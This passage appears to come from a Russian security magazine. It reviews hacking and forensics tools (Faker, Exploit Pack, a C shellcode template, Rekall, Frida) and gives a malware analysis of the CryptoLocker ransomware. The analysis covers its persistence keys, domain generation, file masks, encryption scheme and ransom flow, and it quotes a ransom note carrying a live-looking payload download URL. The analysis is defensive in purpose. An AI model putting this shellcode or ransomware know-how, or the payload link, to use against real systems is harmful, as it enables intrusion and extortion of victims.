
Faker — это очень простой и интересный Python-скрипт, который генерирует фиктивные данные.

И неважно, что именно тебе надо: поддельную БД для honeypot, липовую регистрацию, словарь для перебора по ФИО или кучу фейковых email-адресов. Инструмент вдохновлен такими проектами, как Faker для PHP, Data::Faker для Perl и Faker для Ruby, — так что бери их тоже на вооружение в зависимости от твоего любимого языка или особенностей проекта. Эти скрипты можно использовать как напрямую из консоли, так и через API.

Итак, вот примеры того, что можно рандомно/поддельно генерировать с помощью Faker:

- ФИО;
- адрес и почтовый индекс;
- названия стран;
- данные кредитных карт;
- даты;
- email-адреса;
- URL;
- IP-адреса;
- пароли;
- хеши.

Генерировать можно почти все — фантазии автора остается только позавидовать. Но не для всех языков и регионов возможности равные. Скажем, поддержка русского есть, но частичная. Впрочем, расширить русский вариант тебе никто не мешает, так как исходники открыты :). Учись врать правдоподобно!



Автор: Juan Sacco
URL: jsacco.sdf.org
Система: Win/Linux/FreeBSD/Mac

Конкурент Metasploit


Все знают эксплойт-фреймворк Metasploit — сегодня он стандарт де-факто и не имеет бесплатных конкурентов (Canvas и CORE Impact оставим за рамками). Но это не значит, что их нет!

Exploit Pack — это молодой набор эксплойтов и IDE для их разработки. Проект написан на Java (используется в GUI) и Python (используется в качестве движка), что означает простую кастомизацию и работу на любых устройствах. Кстати, для тех, кто не в курсе: первые версии Metasploit тоже были на Python! IMHO, лучше бы и оставался на нем.

Что можно сказать про Exploit Pack? У него приятный и понятный интерфейс. Все продуманно, сразу видно, что его писал человек, который на протяжении долгого времени занимался написанием эксплойтов и их эксплуатацией. В качестве примеров во фреймворке уже есть эксплойты (для Microsoft Word 2010, Adobe Flash Player, SAP 10 и других), шелл-коды для Windows, Linux, BSD и OS X, сканеры. Так что есть с чего взять отправную точку.

Конечно, у Metasploit всего этого больше и комьюнити обширнее. Но Exploit Pack имеет право на жизнь хотя бы из-за того, что он написан на языке всех реверсеров и эксплойтописателей — Python.

В общем, он хорошо подойдет для эксплойтов, написанных «для себя». Так что если ты отлично знаешь Python и хочешь его использовать как основной язык для разработки эксплойтов, то это то, что тебе надо.



Автор: tombkeeper
URL: https://github.com/tombkeeper/Shellcode_Template_in_C
Система: Windows



SHELLCODE НА СИ

Уже почти прошли времена, когда для пентестов нужно было самостоятельно писать shellcode для эксплойта на ассемблере. Практически все написано до нас, и можно легко найти на exploit-db или в Metasploit.

Но иногда для тестирования той или иной уязвимости приходится писать свой shellcode, так как готовые могут не учитывать особенности конкретных программ. Например, бывает нужно корректно восстановить работоспособность удаленного сервера после эксплуатации, чтобы ни администратор, ни пользователи, работающие на нем, ничего не заметили. Для этого, как правило, нужно корректно переинициализировать ряд структур или восстановить их. И писать все это на ассемблере непродуктивно...

Куда удобней и проще все это сделать на С и на выходе получить хороший, работоспособный shellcode. Как раз для этого и был создан шаблон Shellcode_Template_in_C. Для получения shellcode в VC 6 достаточно одной команды:

```
cl.exe -MD -O1 Shellcode.c
```

В нем реализованы две важные функции GetKernel32Base и GetProcAddrByHash, позволяющие получить базовый адрес Kernel32 и искать в нем по хешу адреса функции ExitProcess и WinExec, которые потом и используем. Также есть две вспомогательные программки: первая конвертирует строки в целочисленный массив, а вторая вычисляет хеш по имени API-функции.

Основная сложность при написании такой программы — это на выходе получить PIC-код, то есть позиционно независимый. Также советую почитать про оптимизацию в блогпосте «Writing Optimized Windows Shellcode in C» (bit.ly/1nphJKd).

```
$ rekal -h
usage: rekal [-h] [--pager PAGER]
             [--logging {debug,info,w
             [-p PROFILE] [-f FILENAM
             [--plugin PLUGIN [PLUGIN
             Plugin ...

optional arguments:
  -h, --help            show this help
  --pager PAGER         The pager to u
                        full.
  --logging {debug,info,warning,critic
                        Logging level
  --debug               If set we brea
  -p PROFILE, --profile PROFILE
                        Name of the pr
  -f FILENAME, --filename FILENAME
                        The raw image
  --renderer RENDERER   The renderer t
                        JsonRenderer).
  --plugin PLUGIN [PLUGIN ...]
                        Load user prov
  --output OUTPUT       Write to this
  --overwrite           Allow overwrit
```

Автор: Michael Cohen
URL: https://code.google.com/p/rekall/
Система: Win/Linux/Mac



ФОРЕНЗИКА

Думаю, все уже хорошо знают о volatility, фреймворке для forensic-анализа, но у него появился конкурент в лице Rekall. Он также полностью написан на Python и имеет свой скриптовый API для автоматизации.

Rekall Framework — это полностью открытый набор инструментов, написанных на Python под лицензией GNU General Public License, для извлечения цифровых артефактов из RAM. Техники извлечения производятся полностью независимо от системы, на которой ведется анализ. В качестве дизассемблера использует библиотеку pyDistorm3. Программу можно запускать как с командами и со скриптами, так и в интерактивном режиме.


На сегодняшний момент он поддерживает следующие x86-образы:

- Microsoft Windows XP Service Pack 2 и 3;
- Microsoft Windows 7 Service Pack 0 и 1;
- Linux 2.6.24–3.10;
- OS X 10.6–10.8.

С помощью данного фреймворка ты можешь извлекать такую информацию, как:

- информация о сессии;
- список процессов;
- реестр;
- сокеты;
- хеши паролей.

Отдельно хочется отметить полноценный API проекта на Python, с его помощью ты сможешь легко запрограммировать любую логику поиска в образе памяти. Для более близкого знакомства с инструментом и его возможностями советую обратиться к официальной документации (bit.ly/1fYBp6W).



Авторы: Ole Andre Vadla Ravnas, Karl Trygve Kalleberg
URL: www.frida.re
Система: Win/Linux/Mac/iOS



JS ВСЕ ПОДВЛАСТНО

Если ты думаешь, что у JavaScript и реверс-инжиниринга нет ничего общего, то сейчас я постараюсь тебя переубедить.

Для инструментации бинарного кода есть мощные фреймворки PIN, DynamoRIO, Valgrind и DynInst (все они написаны на Си). А для инъекции JS-кода в нативные приложения есть инструмент под названием Frida. Поддерживаются Windows, Linux, Mac и iOS. Таким образом, можно выполнять собственные скрипты на JS внутри приложения:

- перехватывать функции;
- создавать вокруг функций обертки;
- подменять входные/выходные параметры;
- вызывать определенную функцию из исследуемого приложения.

Ядро Frida написано на C, и для своей работы оно инжектит в целевой процесс движок Google V8, который выполняет наш JS-код с полным доступом ко всей памяти процесса и организует двунаправленный канал взаимодействия с приложением.

Чтобы начать работать с Frida, достаточно написать

```
sudo easy_install frida
```

Отдельно стоит отметить поддержку iOS-приложений. В последней версии также была улучшена поддержка Objective-C-кода.

Стоит отметить хорошую документацию и мануал по фреймворку, которые очень помогают для начала работы с ним. Также проект имеет биндинг для Python, .NET и браузерный плагин.

Фреймворк был впервые представлен на конференции Hackito Ergo Sum 2013.

Анатомия CryptoLocker'а

Троян, который поставил на биткоины полицию США

Он не прячет свой код под покровом обфускации и шифрования. Он не использует никаких техник антиотладки, детекта виртуальных машин и песочниц. Он не скрывается в недрах оперативной памяти и чудесно виден в диспетчере задач. Он прост, как автомат Калашникова. Но он реально опасен. Ведь это он заставил тысячи незадачливых пользователей платить деньги своим создателям, он ухитрился поставить на бабки сотрудников полиции Массачусетса (им пришлось покупать биткоины, чтобы расшифровать свои данные), он прославился «джентльменским» «снижением» цен в связи с резким ростом курса биткоина… Этот зловред, бесспорно, достоин пары полос в нашем журнале!



Евгений Дроботун
drobotun@xakep.ru

ЗАРАЖЕНИЕ И ВНЕДРЕНИЕ В СИСТЕМУ

В подавляющем большинстве случаев зловред попадает в систему путем рассылки по электронной почте от якобы служб доставки Fedex или UPS под видом отчета в формате PDF (а русский человек бы сразу понял, что письмо о доставке от Почты России — это палево ;). — Прим. ред.). Однако эксплуатацией какой-либо уязвимости этого формата здесь даже и не пахнет. Вместо отчета о доставке в письме лежит обыкновенный исполняемый файл с именем вроде FORM_1088.pdf.exe и с иконкой, очень и очень похожей на настоящую PDF'овскую. Несмотря на такую простую и избитую схему, в первые сто дней функционирования трояна, по некоторым оценкам, было заражено от 200 до 250 тысяч компьютеров (правда, преимущественно в США).

После первого запуска CryptoLocker собирает в реестре различную информацию о системе и на ее основе генерирует для себя уникальное имя файла, представляющее собой бессмысленный набор некоторого количества латинских букв. Далее зловред обретает пристанище на жестком диске жертвы в каталоге %AppData% (или %LocalAppData% в Win XP) с атрибутом скрытого файла.

Для обеспечения своего запуска одновременно с запуском системы троян создает в реестре в ветках автозапуска два ключа, в которых прописан путь к CryptoLocker'у на диске:

- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\CryptoLocker




Рис. 1. CryptoLocker на жестком диске жертвы




Рис. 2. Автозапуск CryptoLocker'а в реестре





Рис. 3. Генерация доменного имени (в нижней части выделено сгенерированное доменное имя olphjvttuqdxm.com



WARNING

CryptoLocker шифрует файлы и на дисках с параметром DRIVE_REMOTE, то есть на расшаренных сетевых дисках. Поэтому резервные копии на таких носителях тоже могут быть под угрозой.

- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce*CryptoLocker

Ключ с символом звездочки позволяет запускать зловред при старте системы в Safe Mode. Для сохранения содержимого этих ключей CryptoLocker постоянно мониторит их состояние и восстанавливает в случае необходимости.

Троян не предпринимает никаких действий по скрытию себя в диспетчере задач, а для предотвращения остановки своего процесса запускает самого себя в качестве второго дублирующего процесса, который контролирует наличие основного и в случае необходимости повторно его запускает. Прекратить это безобразие можно, выбрав в диспетчере задач «Завершить дерево процессов» для основного процесса CryptoLocker'а.

СВЯЗЬ С КОМАНДНЫМИ СЕРВЕРАМИ

После запуска CryptoLocker по специальному алгоритму генерирует доменное имя и пытается подсоединиться к нему. В случае неудачи генерация доменного имени и попытки подключиться продолжаются. В качестве исходных данных для алгоритма генерации доменного имени используется системное время, получаемое путем вызова API GetSystemTime. Доменное имя состоит из набора латинских букв в количестве от 12 до 15 и поочередно генерируется в следующих доменных зонах:

- .org;
- .co.ua;
- .info;
- .com;
- .net;
- .biz;
- .ru.

Попытки подключения продолжаются до тех пор, пока не будет сгенерировано доменное имя, актуальное на данный момент.



INFO

Пока не произойдет соединение с командным сервером, CryptoLocker ничего шифровать не будет, поэтому можно просто закрыть все ненужные и подозрительные сетевые соединения и отслеживать вновь появившиеся с помощью какого-нибудь брандмауэра.

В случае успешного подсоединения (когда статья создавалась, троян подключался к командному серверу и исправно работал) на сервере генерируется пара ключей для алгоритма шифрования RSA-2048. Закрытый ключ, предназначенный для расшифровки, остается храниться на сервере, а открытый, предназначенный для шифрования, передается на компьютер жертвы, где сохраняется в реестре в специально созданном разделе HKEY_CURRENT_USER\Software\CryptoLocker_0388 с именем параметра PublicKey.

В этом же разделе создается параметр с именем VersionInfo, в котором содержится информация о текущей версии трояна, IP-адрес командного сервера и время установки. На данный момент актуальная версия трояна — 0388, что также отражено в названии раздела, создаваемого им в реестре.

ПОИСК И ШИФРОВАНИЕ ФАЙЛОВ

После успешного внедрения в систему и получения ключа для шифрования троян ищет нужные файлы на компьютере жертвы. Для начала с помощью функции GetLogicalDrives он получает список всех дисков в системе, далее с помощью API GetDriveType определяются диски, с которыми можно работать (CryptoLocker шифрует файлы на дисках, имеющие тип DRIVE_FIXED, DRIVE_REMOTE и DRIVE_REMOVABLE). После этого начинается поиск нужных файлов на всех доступных дисках поочередно с применением API-функций FindFirstFile и FindNextFile. Отбор нужных файлов ведется по 72 маскам.

Создатели CryptoLocker'а не стали обременять себя самостоятельной реализацией алгоритмов шифрования и использовали в своем творении возможности, предлагаемые компанией Microsoft в виде CryptoAPI и стандартного криптопровайдера Microsoft Enhanced RSA and AES Cryptographic Provider.

Содержимое файла криптуется с помощью алгоритма AES-256, ключ для которого генерирует API-функция CryptGenKey с параметром CALG_AES_256. После шифрования файла этот




Рис. 4. **Неудачные попытки присоединения к командному серверу**

*.odt	*.ods	*.odp	*.odm	*.odb	*.doc	*.docx	*.docm
*.wps	*.xls	*.xlsx	*.xlsm	*.xlsb	*.xlk	*.ppt	*.pptx
*.pptm	*.mdb	*.accdb	*.pst	*.dwg	*.dxf	*.dxg	*.wpd
*.rtf	*.wb2	*.mdf	*.dbf	*.psd	*.pdd	*.eps	*.ai
*.indd	*.cdr	????????.jpg	????????.jpe	*.arw	img_*.jpg	*.dng	*.3fr
*.srf	*.sr2	*.bay	*.crw	*.cr2	*.dcr	*.kdc	*.erf
*.mef	*.mrw	*.nef	*.nrw	*.orf	*.raf	*.raw	*.rwl
*.rw2	*.r3d	*.ptx	*.pef	*.srw	*.x3f	*.der	*.cer
*.crt	*.pem	*.p12	*.p7b	*.pdf	*.p7c	*.pfx	*.odc

Рис. 5. **Маски для отбора файлов**






Рис. 6. **Процесс шифрования файла TestDoc.rtf**







CryptoLocker

Your important files encryption produced on this computer: photos, videos, documents, etc.

If you see this text, but do not see the "CryptoLocker" window, then your antivirus deleted "CryptoLocker" from computer.

If you need your files, you have to recover "CryptoLocker" from the antivirus quarantine, or find a copy of "CryptoLocker" in the Internet and start it again.

You can download "CryptoLocker" from the link given below.
http://rocygtckbrajc.com/0388.exe

Approximate destruction time of your private key:
09.01.2014 21:00

If the time is finished you are unable to recover files anymore! Simply remove this wallpaper from your desktop.

ORDER
A9E46-A0B42-84725-5B802-0C9C7-FF4D5-273F5-85DDD

Order creation time: Mon, 06 Jan 2014 20:11:42 +0000
Status: KEY PAIR FOUND

Key pair creation time: Mon, 06 Jan 2014 15:57:18 +0000
Key pair expiry time: Thu, 09 Jan 2014 18:00:44 +0000 (EXPIRED)

Key pair found for uploaded file! Now you can purchase the private key. The price of the private key is 4.2 BTC.

Send 4.2 BTC to Bitcoin address
Total received: 0 BTC

Refresh Page

AES-ключ шифруется алгоритмом RSA-2048 с помощью открытого ключа, полученного с командного сервера (и заблаговременно сохраненного в реестре), далее с открытого RSA-ключа снимается SHA-хеш длиной 20 байт.

Все это дело записывается поверх старого, незашифрованного содержимого файла в определенной последовательности: сначала пишется 20 байт хеша RSA-ключа, далее 256 байт зашифрованного AES-ключа, после чего пишется сам зашифрованный файл. В итоге длина зашифрованного файла увеличивается на 276 байт по сравнению с исходным, незашифрованным файлом. SHA-хеш нужен для того, чтобы, во-первых, избежать повторного шифрования файлов, а во-вторых, чтобы найти на командном сервере нужный закрытый ключ для расшифровки файла в случае, если жертва все-таки заплатила денежки.

После того как файл зашифрован, CryptoLocker пишет путь и имя зашифрованного файла в реестр, в ветке HKEY_CURRENT_USER\Software\CryptoLocker_0388\Files.

ОПЛАТА И РАСШИФРОВКА ФАЙЛОВ

Как только все файлы на всех доступных дисках компьютера жертвы будут зашифрованы, CryptoLocker показывает свое «истинное лицо» в виде окна красного цвета с надписью «Your personal files are encrypted!», обратным счетчиком времени, который начинается с 72 часов, и требованием оплаты за получение приватного ключа для расшифровки файлов.

Вариантов оплаты предлагается всего два — битокоинами и с помощью платежной системы MoneyPak (что говорит о большей направленности трояна на англоязычную аудиторию). В случае неуплаты в срок CryptoLocker грозит удалить приватный ключ с командного сервера и, соответственно, невозможностью расшифровки файлов в дальнейшем. Если попытаться самостоятельно или с помощью антивируса удалить файл трояна, то жертве представится возможность лицезреть новые обои рабочего стола с устрашающими надписями и предложением повторно скачать и запустить CryptoLocker для проведения оплаты и расшифровки файлов. Путь к этим обоям прописывается в реестре в том же разделе, где лежит открытый RSA-ключ и информация о версии зловреда, в параметр с именем Wallpaper.

Если по истечении трех дней троян оплаты так и не дождался, он убирает все, что записал в реестр, меняет обратно обои и самоуничтожается, оставив жертву один на один с зашифрованными файлами. Вообще, несмотря на угрозы удалить приватный RSA-ключ с командного сервера, реально ключ не удаляется и возможность расшифровать файлы остается, правда за несколько возросшее вознаграждение.

Помимо командного сервера, создатели этой малвари организовали сервис по онлайн-расшифровке файлов. Его можно найти по тому же URL, с которого в тексте на устрашающих обоях предлагается скачать троян. После заливки на него зашифрованного файла заказу присваивается идентификационный номер и производится поиск открытого RSA-ключа на всех командных серверах. После того как ключ будет найден, появится надпись с суммой и Bitcoin-кошельком, куда и нужно перевести средства за получение приватного ключа.

ЗАКЛЮЧЕНИЕ

Это не примитивный Winlocker, требующий 200 рублей на счет мобильника. Файлы шифруются действительно стойкими алгоритмами, и без приватного ключа расшифровать их на данный момент практически невозможно, даже если у тебя есть знакомые в АНБ. Поэтому резервное копирование, резервное копирование и еще раз резервное копирование. Все, что представляет ценность, должно периодически бэкапиться и складываться в надежном месте, куда не сможет протянуть свои руки CryptoLocker. Ну и в конце концов, сколько можно уже открывать аттачи от неведомых и нежданных отправителей? ⌶

Рис. 7. Внутренности незашифрованного (вверху) и зашифрованного (внизу) файла TestDoc.rtf

Рис. 8. Имя и путь зашифрованного файла в реестре

Рис. 9. «Истинное лицо» CryptoLocker'а

